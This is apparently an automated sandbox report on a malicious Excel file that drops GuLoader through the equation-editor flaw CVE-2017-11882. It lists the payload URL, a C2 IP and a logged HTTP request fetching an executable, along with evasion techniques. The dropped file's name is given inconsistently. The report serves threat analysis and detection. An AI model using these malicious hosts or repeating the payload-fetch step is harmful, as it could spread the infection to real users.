

JoeSandbox Cloud BASIC



ID: 448719

Sample Name: Booking
Confirmation.xlsx

Cookbook:
defaultwindowsofficecookbook.jbs

Time: 16:54:15

Date: 14/07/2021

Version: 33.0.0 White Diamond

Table of Contents

Table of Contents	2
Windows Analysis Report Booking Confirmation.xlsx	4
Overview	4
General Information	4
Detection	4
Signatures	4
Classification	4
Process Tree	4
Malware Configuration	4
Threatname: GuLoader	4
Yara Overview	4
Dropped Files	4
Memory Dumps	4
Unpacked PEs	5
Sigma Overview	5
Exploits:	5
System Summary:	5
Jbx Signature Overview	5
AV Detection:	5
Exploits:	5
Networking:	5
System Summary:	5
Data Obfuscation:	5
Boot Survival:	6
Malware Analysis System Evasion:	6
Mitre Att&ck Matrix	6
Behavior Graph	6
Screenshots	7
Thumbnails	7
Antivirus, Machine Learning and Genetic Malware Detection	8
Initial Sample	8
Dropped Files	8
Unpacked PE Files	8
Domains	8
URLs	8
Domains and IPs	9
Contacted Domains	9
Contacted URLs	9
URLs from Memory and Binaries	9
Contacted IPs	9
Public	9
General Information	9
Simulations	10
Behavior and APIs	10
Joe Sandbox View / Context	10
IPs	10
Domains	10
ASN	10
JA3 Fingerprints	11
Dropped Files	11
Created / dropped Files	11
Static File Info	14
General	14
File Icon	14
Static OLE Info	15
General	15
OLE File "Booking Confirmation.xlsx"	15
Indicators	15
Streams	15
Network Behavior	15
Network Port Distribution	15
TCP Packets	15
HTTP Request Dependency Graph	15
HTTP Packets	15
Code Manipulations	16
Statistics	16
Behavior	16
System Behavior	16
Analysis Process: EXCEL.EXE PID: 2668 Parent PID: 584	16
General	16
File Activities	17
File Written	17
Registry Activities	17
Key Created	17

Key Value Created	17
Key Value Modified	17
Analysis Process: EQNEDT32.EXE PID: 3056 Parent PID: 584	17
General	17
File Activities	17
Registry Activities	17
Key Created	17
Analysis Process: vbc.exe PID: 2552 Parent PID: 3056	17
General	17
File Activities	18
Disassembly	18
Code Analysis	18

Windows Analysis Report Booking Confirmation.xlsx

Overview

General Information

Sample Name:	Booking Confirmation.xlsx
Analysis ID:	448719
MD5:	870a4c72bccd58...
SHA1:	482681f75180bbb.
SHA256:	37fffcacca5929...
Tags:	VelvetSweatshop xlsx
Infos:	
Most interesting Screenshot:	


Detection

MALICIOUS SUSPICIOUS CLEAN UNKNOWN	
GuLoader	
Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

Antivirus detection for URL or domain
Found malware configuration
Sigma detected: Droppers Exploiting...
Sigma detected: EQNEDT32.EXE c...
Sigma detected: File Dropped By EQ...
Yara detected GuLoader
Yara detected GuLoader
C2 URLs / IPs found in malware con...
Contains functionality to detect hard...
Detected RDTSC dummy instruction...
Drops PE files to the user root direc...
Office equation editor drops PE file
Office equation editor starts process...
Sigma detected: Execution from Sus...
Tries to detect virtualization through...

Classification



Process Tree

▪ System is w7x64
• EXCEL.EXE (PID: 2668 cmdline: 'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding MD5: 5FB0A0F93382ECD19F5F499A5CAA59F0)
• EQNEDT32.EXE (PID: 3056 cmdline: 'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding MD5: A87236E214F6D42A65F5DEDAC816AEC8) • vbc.exe (PID: 2552 cmdline: 'C:\Users\Public\vbc.exe' MD5: FCFB0EC70F1419EDE8A534CC95CB61E9)
▪ cleanup

Malware Configuration

Threatname: GuLoader

<pre>{ "Payload URL": "http://ceattire.com/bin_UYDMbHwI28.bin" }</pre>
--

Yara Overview

Dropped Files

Source	Rule	Description	Author	Strings
C:\Users\Public\vbc.exe	JoeSecurity_GuLoader_1	Yara detected GuLoader	Joe Security	
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\svchost[1].exe	JoeSecurity_GuLoader_1	Yara detected GuLoader	Joe Security	

Memory Dumps

Source	Rule	Description	Author	Strings
00000006.00000002.2365772167.00000000004 01000.00000020.00020000.sdmp	JoeSecurity_GuLoader_1	Yara detected GuLoader	Joe Security	
00000006.00000002.2365714834.00000000002 A0000.00000040.00000001.sdmp	JoeSecurity_GuLoader_2	Yara detected GuLoader	Joe Security	
00000006.00000000.2148896829.00000000004 01000.00000020.00020000.sdmp	JoeSecurity_GuLoader_1	Yara detected GuLoader	Joe Security	

Unpacked PEs

Source	Rule	Description	Author	Strings
6.2.vbc.exe.400000.0.unpack	JoeSecurity_GuLoader_1	Yara detected GuLoader	Joe Security	
6.0.vbc.exe.400000.0.unpack	JoeSecurity_GuLoader_1	Yara detected GuLoader	Joe Security	

Sigma Overview

Exploits:



Sigma detected: EQNEDT32.EXE connecting to internet

Sigma detected: File Dropped By EQNEDT32EXE

System Summary:



Sigma detected: Droppers Exploiting CVE-2017-11882

Sigma detected: Execution from Suspicious Folder

Jbx Signature Overview

 Click to jump to signature section

AV Detection:



Antivirus detection for URL or domain

Found malware configuration

Exploits:



Office equation editor starts processes (likely CVE 2017-11882 or CVE-2018-0802)

Networking:



C2 URLs / IPs found in malware configuration

System Summary:



Office equation editor drops PE file

Data Obfuscation:



Yara detected GuLoader

Yara detected GuLoader

Boot Survival:



Drops PE files to the user root directory

Malware Analysis System Evasion:



Contains functionality to detect hardware virtualization (CPUID execution measurement)


Detected RDTSC dummy instruction sequence (likely for instruction hammering)

Tries to detect virtualization through RDTSC time measurements

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Exploitation for Client Execution 1 2	Path Interception	Process Injection 1 2	Masquerading 1 1 1	OS Credential Dumping	Security Software Discovery 3 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesdropping, Insecure Network Communication
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Extra Window Memory Injection 1	Virtualization/Sandbox Evasion 1	LSASS Memory	Virtualization/Sandbox Evasion 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Ingress Tool Transfer 1 2	Exploit Services, Redirect Calls/SMTP
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Process Injection 1 2	Security Account Manager	Process Discovery 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 1	Exploit Services, Track Device Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Obfuscated Files or Information 1 1	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 2 1	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Extra Window Memory Injection 1	LSA Secrets	File and Directory Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Steganography	Cached Domain Credentials	System Information Discovery 3 1 3	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming, Denial of Service


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

No Antivirus matches

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\svchost[1].exe	7%	ReversingLabs	Win32.Trojan.Vebzenpak	
C:\Users\Public\lbc.exe	7%	ReversingLabs	Win32.Trojan.Vebzenpak	

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://ceattire.com/bin_UYDMbHwI28.bin	0%	Avira URL Cloud	safe	
http://180.214.239.39/port/.svchost.exe	100%	Avira URL Cloud	malware	

Domains and IPs

Contacted Domains

No contacted domains info

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://ceattire.com/bin_UYDMbHwI28.bin	true	Avira URL Cloud: safe	unknown
http://180.214.239.39/port/.svchost.exe	true	Avira URL Cloud: malware	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
180.214.239.39	unknown	Viet Nam		135905	VNPT-AS-VNVIETNAMPOSTSANDTELECOMMUNICATIONSGROUPVN	true

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	448719
Start date:	14.07.2021
Start time:	16:54:15
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 7m 14s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Booking Confirmation.xlsx
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	5
Number of new started drivers analysed:	2
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	- HCA enabled - EGA enabled - HDC enabled - AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.evad.winXLSX@4/11@0/1
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	- Successful, ratio: 53% - Number of executed functions: 0 - Number of non-executed functions: 0

Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsx • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
16:55:06	API Interceptor	77x Sleep call for process: EQNEDT32.EXE modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
180.214.239.39	6306093940.xlsx	Get hash	malicious	Browse	• 180.214.239.39/ssh/.svchost.exe
	6306093940.xlsx	Get hash	malicious	Browse	• 180.214.239.39/msn/.svchost.exe

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
VNPT-AS-VNVIETNAMPOSTSANDTELECOMMUNICATIONSGROUPVN	kung.xlsx	Get hash	malicious	Browse	• 103.140.250.43
	TT PAYMENT CONFIRMATION.xlsx	Get hash	malicious	Browse	• 103.89.90.94
	lokibot.docx	Get hash	malicious	Browse	• 103.133.106.144
	payment advice.exe	Get hash	malicious	Browse	• 103.89.91.38
	PROFORMA INVOICE.xlsx	Get hash	malicious	Browse	• 103.140.250.43
	INVM220210055600512.xlsx	Get hash	malicious	Browse	• 103.89.90.94
	xP0clPWhrv.exe	Get hash	malicious	Browse	• 103.133.106.117
	Doc1892071321.exe	Get hash	malicious	Browse	• 103.133.104.146
	http__103.89.90.94_suket_winit.exe	Get hash	malicious	Browse	• 103.89.90.94
	DOC.1000000567.267805032019.doc_.rtf	Get hash	malicious	Browse	• 103.133.106.117
	shipping quote.xlsx	Get hash	malicious	Browse	• 103.140.250.43
	INVM220210055600512.xlsx	Get hash	malicious	Browse	• 103.89.90.94
	NEW ORDER.xlsx	Get hash	malicious	Browse	• 103.140.250.43
	OUTSTANDING SOA.xlsx	Get hash	malicious	Browse	• 103.145.253.94
	6306093940.xlsx	Get hash	malicious	Browse	• 180.214.239.39
	INVM220210055600512.xlsx	Get hash	malicious	Browse	• 103.89.90.94
	pXL06trbQ2.exe	Get hash	malicious	Browse	• 103.133.106.117
	DOO STILO NOVI SAD EUR 5.200,99 20210705094119.doc	Get hash	malicious	Browse	• 103.133.106.117
	11.xlsx	Get hash	malicious	Browse	• 103.140.250.43
	6306093940.xlsx	Get hash	malicious	Browse	• 180.214.239.39

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\svchost[1].exe		 
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE	
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows	
Category:	downloaded	
Size (bytes):	267376	
Entropy (8bit):	4.7769054763067915	
Encrypted:	false	
SSDEEP:	1536:x2M5j2eBXFSbssSe/W+dMa27qQ0Z9Dfs4lwNAvgilOm72tNHLg/8A:T5FXrbVTe2uQU7s49AMUrg/8A	
MD5:	FCFB0EC70F1419EDE8A534CC95CB61E9	
SHA1:	D3B529D77F1DE00D63A75B3956D4BCF6BBCE30CA	
SHA-256:	FF1B034C7060724133C6DF0AA8CF5411EC0E6775D3ACA83A127617340A8C588A	
SHA-512:	FFEC36B157F889A2BD351B9D8423B247138A5FD2E57DE83BB1253336518431136A265D244B653AF470A8D04E2674C4CADF467C065A7FC38F10EFFEDD705AB24	
Malicious:	true	
Yara Hits:	Rule: JoeSecurity_GuLoader_1, Description: Yara detected GuLoader, Source: C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\svchost[1].exe, Author: Joe Security	
Antivirus:	Antivirus: ReversingLabs, Detection: 7%	
Reputation:	low	
IE Cache URL:	http://180.214.239.39/port/.svchost.exe	
Preview:	MZ.....@.....!..L!This program cannot be run in DOS mode...\$......y.....Rich.....PE..L....FR.....`..... ..p.....p....@.....d..(.....z.....X.....(.....text..0Y.....`....... ..data.....p.....p.....@....fsrc...Z.....@..@...l.....MSVBVM60.DLL.....	

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\2E7724F.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	[TIFF image data, big-endian, direntries=4], baseline, precision 8, 654x513, frames 3
Category:	dropped
Size (bytes):	62140
Entropy (8bit):	7.529847875703774
Encrypted:	false
SSDEEP:	1536:S30U+TLdCuTO/G6VepVUxKHu9CongJvJsg:vCTbVKVzHu9ConWwJF
MD5:	722C1BE1697CFCEAE7BDEFB463265578
SHA1:	7D300A2BAB951B475477FAA308E4160C67AD93A9
SHA-256:	2EE4908690748F50B261A796E6932FBCA10A79D83C316A9CEE92726CA4453DAE
SHA-512:	2F38E0581397025674FA40B20E73B32D26F43851BE9A8DFA0B1655795CDC476A5171249D1D8D383693775ED9F132FA6BB56D92A8949191738AF05DA053C4E561
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	JFIF.....`.....Exif..MM.*.....;.....J.i.....R.....>.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\33A5C606.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 150x150, segment length 16, baseline, precision 8, 1275x1650, frames 3
Category:	dropped
Size (bytes):	85020
Entropy (8bit):	7.2472785111025875
Encrypted:	false
SSDEEP:	768:RgnqDYqspFlYsF6bCd+ksds0cdAgfpS56wmdhcsp0Pxm00JkxuacpxoOlwEF3hVL:RUqQGsF6OdxW6JmPncpxoOthOip
MD5:	738BDB90A9D8929A5FB2D06775F3336F
SHA1:	6A92C54218BFBFEF83371E825D6B68D4F896C0DCE

C:\Users\user\Desktop\-\$Booking Confirmation.xlsx	
Category:	dropped
Size (bytes):	330
Entropy (8bit):	1.4377382811115937
Encrypted:	false
SSDEEP:	3:vZ/FFDJw2fj/FFDJw2fV:vBFFGaFFGS
MD5:	96114D75E30EBD26B572C1FC83D1D02E
SHA1:	A44EEBDA5EB09862AC46346227F06F8CFAF19407
SHA-256:	0C6F8CF0E504C17073E4C614C8A7063F194E335D840611EEFA9E29C7CED1A523
SHA-512:	52D33C36DF2A91E63A9B1949FDC5D69E6A3610CD3855A2E3FC25017BF0A12717FC15EB8AC6113DC7D69C06AD4A83FAF0F021AD7C8D30600AA8168348BD0FA90
Malicious:	false
Preview:	.user ..A.l.b.u.s.user ..A.l.b.u.s.

C:\Users\Public\lvc.exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	267376
Entropy (8bit):	4.7769054763067915
Encrypted:	false
SSDEEP:	1536:x2M5j2eBXFScbssSe/W+dMa27qQ0Z9Dfs4lwNAvgilOm72tNHLg/8A:T5FXrbVTe2uQU7s49AMUrg/8A
MD5:	FCFB0EC70F1419EDE8A534CC95CB61E9
SHA1:	D3B529D77F1DE00D63A75B3956D4BCF6BBCE30CA
SHA-256:	FF1B034C7060724133C6DF0AA8CF5411EC0E6775D3ACA83A127617340A8C588A
SHA-512:	FFEC36B157F889A2BD351B9D8423B247138A5FD2E57DE83BB1253336518431136A265D244B653AF470A8D04E2674C4CADF467C065A7FC38F10EFFEDD705AB24
Malicious:	true
Yara Hits:	Rule: JoeSecurity_GuLoader_1, Description: Yara detected GuLoader, Source: C:\Users\Public\lvc.exe, Author: Joe Security
Antivirus:	Antivirus: ReversingLabs, Detection: 7%
Preview:	MZ.....@.....!..L!This program cannot be run in DOS mode...\$.y.....Rich.....PE..L.....FR.....`..... ..p....p...@.....d..(.....z.....X.....(.....text..0Y.....`.....`..... ..data.....p.....p.....@.....fsrc.....z.....@...@...l.....MSVBVM60.DLL.....

Static File Info

General	
File type:	CDFV2 Encrypted
Entropy (8bit):	7.994338822907313
TrID:	Generic OLE2 / Multistream Compound File (8008/1) 100.00%
File name:	Booking Confirmation.xlsx
File size:	1221992
MD5:	870a4c72bccd58de144c7b845d56c626
SHA1:	482681f75180bbb1286e1f93ce44dfae0b6b0007
SHA256:	37ffcbacca59290a7a3b6271ebf475a50b9e17eba113459cfc00508a7268b68
SHA512:	0281d94a5119fbd46012ae0c9d9aedad400264803feb6f1224f031750673d7f30de78f594713b7a00c081794d39173f4992fd27dd9e8ef0fae4f82ffe523cbbf
SSDEEP:	24576:kux4KztYcWgmU+Y/6bHtPva6dneKiAqI3RW6Myfhc:pmK6lmUP8tPva1Kcjyfhc
File Content Preview:	>.....Z.....Z.....

File Icon	
	
Icon Hash:	e4e2aa8aa4b4bcb4

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "Booking Confirmation.xlsx"

Indicators

Has Summary Info:	False
Application Name:	unknown
Encrypted Document:	True
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	False
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	False

Streams

Network Behavior

Network Port Distribution

TCP Packets

HTTP Request Dependency Graph

- 180.214.239.39

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49165	180.214.239.39	80	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE

Timestamp	kBytes transferred	Direction	Data
Jul 14, 2021 16:55:36.154084921 CEST	0	OUT	GET /port/.svchost.exe HTTP/1.1 Accept: /*/* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: 180.214.239.39 Connection: Keep-Alive

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

File Written

Registry Activities

Show Windows behavior

Key Created

Key Value Created

Key Value Modified

Analysis Process: EQNEDT32.EXE PID: 3056 Parent PID: 584

General

Start time:	16:55:06
Start date:	14/07/2021
Path:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding
Imagebase:	0x400000
File size:	543304 bytes
MD5 hash:	A87236E214F6D42A65F5DEDAC816AEC8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Registry Activities

Show Windows behavior

Key Created

Analysis Process: vbc.exe PID: 2552 Parent PID: 3056

General

Start time:	16:55:09
Start date:	14/07/2021
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\Public\vbc.exe'
Imagebase:	0x400000
File size:	267376 bytes
MD5 hash:	FCFB0EC70F1419EDE8A534CC95CB61E9
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Visual Basic

